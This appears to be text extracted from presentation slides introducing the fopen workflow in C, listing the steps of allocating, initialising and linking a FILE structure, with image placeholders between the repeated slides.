
Introduction

- fopen workflow
 - Allocate FILE structure




Introduction

- fopen workflow
 - Initialize the FILE structure
 - Link the FILE structure



Introduction


- fopen workflow
- Initialize the FILE structure
- Link the FILE structure



Introduction

